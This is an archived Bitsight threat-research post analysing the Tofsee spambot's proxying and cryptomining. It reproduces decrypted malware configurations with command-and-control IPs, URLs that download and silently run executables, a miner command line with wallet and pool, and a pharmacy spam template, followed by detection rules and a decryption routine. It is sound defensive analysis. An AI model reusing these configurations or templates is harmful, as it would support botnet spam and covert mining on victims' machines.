Tofsee Botnet: Proxying and Mining | Bitsight

By Written by André Tavares Sr. Threat Researcher

Archived: 2026-04-05 14:42:28 UTC

- Bitsight has recently observed a 15-year-old modular spambot called Tofsee being distributed by PrivateLoader (ruzki), a notorious malware distribution service we also closely monitor.
- Bitsight has noticed Tofsee engaging in web traffic proxying, with a small percentage of it being email spam related traffic, and also performing cryptocurrency mining.
- Bitsight's partial visibility over its botnet of infected machines suggests that its spread worldwide, with a significant percentage of infections in India.

In January 2023, PrivateLoader, a malware loader from a pay-per-install malware distribution service called “ruzki”, started to distribute Tofsee (a.k.a. Gheg), a modular spambot. Spambots are typically utilized by cybercriminals to spread malware and phishing emails, and this particular one has been in operation since at least 2008. Due to its modular architecture, Tofsee is capable of performing a wide range of tasks once it receives instructions to do so (as it did in the past), such as denial of service attacks and click fraud. The samples are packed but can be easily unpacked. Unpacking denotes the last stage in which the main functionality of the malicious software is exposed. Threat Actors make use of packers when distributing their malware as they remain an effective way to evade detection.

As revealed by CERT.pl, the malware downloads two types of resources (updates) from its command-and-control (C2) server: configurations, and plugins to extend its functionality. After trying to decrypt the packet capture from a sandbox run of the sample to understand what resources have recently been fetched, we were getting high entropy data, signaling that something on the protocol may have changed. One of the first guesses was that the hardcoded 7-byte-lowercase-only-letters encryption key “**abcdefg**” might have changed.

To understand if that was the case, we tried to search for the key on the binary, but couldn’t find it. Going deeper, statically analyzing the sample using a disassembler, right on the main function, one of the first functions called (Fig. 1) looks like a string decryption function and is called 67 times throughout the code. After implementing it in python and testing one of the calls to it, a plaintext string is indeed returned.



Figure 1 - Tofsee string decryption function.

After a while looking through the binary, trying to find code related to the communication protocol, eventually we found and decrypted another 7-byte-lowercase-only-letters string, “qazwsxed”. This one gives low entropy data (many null bytes for example). With this knowledge, we could decrypt 28 resources downloaded by the malware once it starts running (Table 1). Some resources were compressed and so we had to find and reverse the decompression algorithm used.

Configs	**Plugins**
blist_cfg	blist.dll (Am I blocklisted?)
blist_doms	**miner.dll**
blist_ips	sys.dll (updater)
ID4011378458	**proxyR.dll**
miner_cfg	smtp.dll
port_cfg	text.dll (process email templates)
priority	xmrcpu.exe
proxy_cfg	
ps_otlups_hm	
ps_otlups_ya	
psmtp_cfg	
RT_1	
RT_2	
RT_AD	
smtp_ban	
smtp_herr	
smtp_retr	
start_srv	
sys_cfg	

time_cfg work_srv	

Table 1 - Resources downloaded by Tofsee.

The “proxyR” and “miner” plugins were the only ones that had network activity. The “smtp” plugin needs extra configurations to be able to generate and send spam, specifically resources of type 7 (general purpose macros), 8 (local macros), and 11 (template scripts), which we never encountered in a two month period.

Regarding the proxy plugin, we extracted a configuration payload (Code 1) with 6 IPs located in Russia. Looking at the same packet capture previously mentioned, after trying to decrypt the TCP streams related to those IPs, we were again getting high entropy data. Looking at the proxy plugin DLL, there is yet another 7-byte-lowercase-only-letters string, “prcbsrv”. After decrypting the packets with it, the streams revealed HTTP(S) and SOCKS(4/5) requests sent from those IPs to the bot, which leads us to believe those are addresses of backconnect servers. A backconnect proxy server is a server that utilizes a pool of proxies (in this case, the Tofsee botnet) to perform requests on behalf of the user.

	version 8
	client.timeout_connect 30
	client.timeout_read 60
	client.timeout_write 60
	server.sleep_connect 30
	server.timeout_connect 30
	server.timeout_read 60
	server.timeout_write 60
	target.timeout_connect 30
	target.timeout_read 60
	target.timeout_write 60
	ALL.max_threads 32
	ALL.min_threads 1
	ALL.num_services 6
	ALL.percent_of_online 100
	ALL.release_unused_thr_after 60
	ALL.service00 176.113.115.239:416/16
	ALL.service01 176.113.115.154:416/16
	ALL.service02 176.113.115.155:416/16
	ALL.service03 80.66.75.4:416/16
	ALL.service04 176.113.115.135:416/16
	ALL.service05 176.113.115.136:416/16

Code 1 - Configuration for the proxy plugin (proxy_cfg).

Most of the traffic is over HTTPS to popular websites, including several **Russian** ones. Figure 2 lists the top hostnames contacted by the bot.



Figure 2 - Most requested HOST:PORT pairs.

While looking through the traffic, we spotted an interesting pattern. Around **3%** of the requests were HTTP POST with the URI ending in "**.php**" and, in many cases, starting with "**/wp-**", to random websites that appear legitimate. Each request's payload starts with the string "**ce=**" followed by a base64-encoded spam template (similar to Code 2). The response to the request usually was a 200 OK with "***send:ok***" as payload. These indicators lead us to believe that these (apparently) legitimate websites have been likely compromised to be used to distribute spam.

em=<REDACTED>@aol.com,<REDACTED>@icloud.com,<REDACTED>@hotmail.com,<REDACTED>@yahoo.com,
<REDACTED>@micromedint.com,<REDACTED>@hotmail.com,<REDACTED>@yahoo.com.hk,
<REDACTED>@hotmail.com,<REDACTED>@sfr.fr,<REDACTED>@msn.com,<REDACTED>@yahoo.com,
<REDACTED>@yahoo.com,<REDACTED>@comcast.net,<REDACTED>@aol.com,<REDACTED>@sfr.fr,
<REDACTED>@yahoo.fr,<REDACTED>@yahoo.com,<REDACTED>@msn.com,<REDACTED>@aol.com,
<REDACTED>@hotmail.com,<REDACTED>@gmail.com,<REDACTED>@yahoo.com,<REDACTED>@comcast.net,
<REDACTED>@aol.com,<REDACTED>@hotmail.com,<REDACTED>@yahoo.com,<REDACTED>@hotmail.fr,
<REDACTED>@hotmail.com,<REDACTED>@hotmail.com,<REDACTED>@hotmail.com,<REDACTED>@sfr.fr,
<REDACTED>@free.fr,<REDACTED>@hotmail.com,<REDACTED>@hotmail.com,<REDACTED>@hotmail.com,
<REDACTED>@yahoo.com,<REDACTED>@hotmail.com,<REDACTED>@comcast.net,<REDACTED>@libero.it,
<REDACTED>@hotmail.it,<REDACTED>@sunrise.ch,<REDACTED>@aol.com,<REDACTED>@hotmail.com,
<REDACTED>@hotmail.it,<REDACTED>@hotmail.com,<REDACTED>@hotmail.co.uk,<REDACTED>@hotmail.com,
<REDACTED>@aol.com,<REDACTED>@bellsouth.net,<REDACTED>@yahoo.com,<REDACTED>@hotmail.com,
<REDACTED>@gmail.com,<REDACTED>@yahoo.com,<REDACTED>@aol.com,<REDACTED>@orange.fr,
<REDACTED>@gmail.com,<REDACTED>@yahoo.com,<REDACTED>@yahoo.com,<REDACTED>@aol.com,
<REDACTED>@fuse.net,<REDACTED>@aol.com,<REDACTED>@olguin.cc,<REDACTED>@hotmail.fr,
<REDACTED>@aol.com,<REDACTED>@live.com,<REDACTED>@yahoo.co.uk,<REDACTED>@planet.nl,
<REDACTED>@aol.com,<REDACTED>@aol.com,<REDACTED>@aol.com,<REDACTED>@yahoo.com,
<REDACTED>@yahoo.com,<REDACTED>@att.net,<REDACTED>@yahoo.com,<REDACTED>@gmail.com,
<REDACTED>@gmx.de,<REDACTED>@aol.com,<REDACTED>@hotmail.com,<REDACTED>@gmail.com,
<REDACTED>@hotmail.com,<REDACTED>@yahoo.com&s=Product of the day&f={rand:24x7 Pharmacy|Pharmacy 24x7|Pharmacy USA|USA Pharmacy} - {rand:Final Price|Super Deals|Best Deals|Discounter}&sn=1&rpt=&tp=1&m=
<html lang="en">

<head><meta name="viewport" content="width=device-width" /><meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /></head><body>
Good morning. How are you my dear.

Noone will stay indifferent! Get Dream's Pills here.

CLICK HERE TO ORDER NOW

</body></html>

Code 2 - Spam template sent to a (most likely) compromised website.

Another **3%** of the traffic was SMTP(S) spam traffic which can be categorized as "romance scam" or "dating scam", which included photo attachments of the supposed sender. In short, all spam activity was done exclusively through the proxy module. Regarding the "**smtp**" plugin, although it's still being sent to the bots, we haven't seen any activity from it so far.

Regarding the miner plugin, we extracted a configuration payload (Code 3) containing some URLs. None seem to work, except "**fastpool.xyz**", and the references for them on Google are old.

	version 12
	download_period 100
	needmacrs $xmrcpu
	kills cores_gt_1
	tasks cores_gt_1
	grabb.download_id 9
	grabb.ifs
	grabb.size_min 200000
	grabb.size_max 350000
	grabb.run $grabb
	grabb.flags NORMAL_PRIORITY_CLASS CREATE_NO_WINDOW
	grabb.next_success
	grabb.next_error
	grabb.next_conditions
	litecoin.download_id 9
	litecoin.ifs
	litecoin.urls http://103.15.106.221/rnm226.php;http://188.190.114.21/rnm226.php;http://111.121.193.238/rnm238.php
	litecoin.path %USERPROFILE%\%RND_char[4-6].exe
	litecoin.size_min 200000
	litecoin.size_max 350000
	litecoin.run
	litecoin.flags NORMAL_PRIORITY_CLASS CREATE_NO_WINDOW
	cores_gt_1.ifs COND_CORES_GT_1
	cores_gt_1.path svchost.exe
	cores_gt_1.size_min 200000
	cores_gt_1.size_max 4000000

	cores_gt_1.run $xmrcpu
	cores_gt_1.args -o fastpool.xyz:10060 -u 9mLwUkiK8Yp89zQQYodWKN29jVVVz1cWDFZctWxge16Zi3TpHnSBnnVcCDhSRXdesnMBdVjtDwh1N71KD9z37EzgKSM1tn -p x -k -a cn/half
	cores_gt_1.flags NORMAL_PRIORITY_CLASS CREATE_NO_WINDOW
	cores_gt_1.next_success
	cores_gt_1.next_error
	cores_gt_1.next_conditions
	one_core.ifs
	one_core.url http://130.185.108.137/pchfv.php
	one_core.path %USERPROFILE%\do.exe
	one_core.size 223744
	one_core.run "%USERPROFILE%\do.exe" %MINER_LOGIN2 -g yes -t 1 -w 300
	one_core.flags BELOW_NORMAL_PRIORITY_CLASS CREATE_NO_WINDOW

Code 3 - Configuration for the miner plugin (miner_cfg).

Moreover, there's only activity to "**fastpool.xyz:10060**", which is a mining pool for Masari (MSR), a privacy-focused cryptocurrency that aims to provide secure, private, and untraceable transactions (Fig. 3)



Figure 3 - MSR mining pool documentation

The mining pool website has some statistics on the botnet's mining work (Fig. 4). In total so far, to this address, Tofsee botnet was able to mine ~200 000 MSR, which currently corresponds to ~1500$. By searching for the wallet address on Google, the first reference is from June 2022.



Figure 4 - MSR mining pool documentation

Bitsight's partial visibility over the geographical distribution of the Tofsee botnet in March 2023 suggests that it’s present worldwide, with a significant percentage of infections in India (33%), as Figure 5 shows.



Figure 5 - Approximation of Tofsee botnet distribution in March 2023.

The data used to populate this map is sampled, which means that the actual geographical distribution of Tofsee may be closer to this one but not exactly what this map suggests.

Tofsee remains a persistent threat to organizations worldwide, with its primary focus recently being the proxying of web traffic and cryptocurrency mining. However, its modular design also allows for it to be used for a variety of other malicious activities, including spam campaigns and distributed denial of service (DDoS) attacks, as seen in the past. As such, it is crucial for organizations to remain vigilant in their cybersecurity efforts and take steps to mitigate the risk of Tofsee

infection. Bitsight will continue to monitor the threat landscape closely and provide updates on new developments related to Tofsee and other emerging threats.

All indicators of compromise and detection signatures can be found here.

Tofsee malware/bot/core sample unpacked:

96baba74a907890b995f23c7db21568f7bfb5dbf417ed90ca311482b99702b72

YARA rule:

The unpacked binary contains a lot of interesting plaintext strings that can be used to write a YARA rule to detect the malware. This following 7-year-old rule that does the job well:

```
rule win_tofsee
{
meta:
author = "akrasuski1"
published_at = "https://gist.github.com/akrasuski1/756ae39f96d2714087e6d7f252a95b19"
revision_by = "andretavare5"
description = "Tofsee malware"
org = "BitSight"
date = "2023-03-24"
md5 = "92e466525e810b79ae23eac344a52027"
reference = "https://www.bitsight.com/blog/tofsee-botnet-proxying-and-mining"
license = "CC BY-NC-SA 4.0"

strings:
$decryptStr = {32 55 14 88 10 8A D1 02 55 18 F6 D9 00 55 14}
$xorGreet = {C1 EB 03 C0 E1 05 0A D9 32 DA 34 C6 88 1E}
$xorCrypt = {F7 FB 8A 44 0A 04 30 06 FF 41 0C}
$string_res1 = "loader_id"
$string_res2 = "born_date"
$string_res3 = "work_srv"
$string_res4 = "flags_upd"
$string_res5 = "lid_file_upd"
$string_res6 = "localcfg"
$string_var0 = "%RND_NUM"
$string_var1 = "%SYS_JR"
$string_var2 = "%SYS_N"
$string_var3 = "%SYS_RN"
```

```
$string_var4 = "%RND_SPACE"
$string_var5 = "%RND_DIGIT"
$string_var6 = "%RND_HEX"
$string_var7 = "%RND_hex"
$string_var8 = "%RND_char"
$string_var9 = "%RND_CHAR"

condition:
(7 of ($string_var*)
and 4 of ($string_res*))
or (7 of ($string_var*)
and 2 of ($decryptStr, $xorGreet, $xorCrypt))
or (4 of ($string_res*)
and 2 of ($decryptStr, $xorGreet, $xorCrypt))
}
```

String decryption function in Python:

```
def decrypt(enc_str, key1, key2):
out = []
for i in range(len(enc_str)):
out.append(key1 ^ enc_str[i])
if i % 2:
key1 = (key1 + key2 - 1) & 0xFF
else:
key1 = (key1 + key2 + 1) & 0xFF
return bytes(out)

enc_str = bytes.fromhex('B1FE316F549FDB1B6DA1F17D')
key1 = 0xE4
key2 = 0xC8
print(decrypt(enc_str, key1, key2))
# >>> b'USERPROFILE\x00'
```

Suricata rule:

The following suricata rules detect the malware communicating with its C2 server:

	alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"BitSight MALWARE Possible Tofsee Server Hello"; flow:established,from_server; dsize:200; flowbits:set,TOFSEE_C2_GREET; flowbits:noalert; reference:url,malpedia.caad.fkie.fraunhofer.de/details/win.tofsee; sid:2008025; rev:1;)
	alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"BitSight MALWARE Tofsee Hello"; flow:established,from_client; dsize:125; flowbits:isset,TOFSEE_C2_GREET; reference:url,malpedia.caad.fkie.fraunhofer.de/details/win.tofsee; sid:2008026; rev:1;)
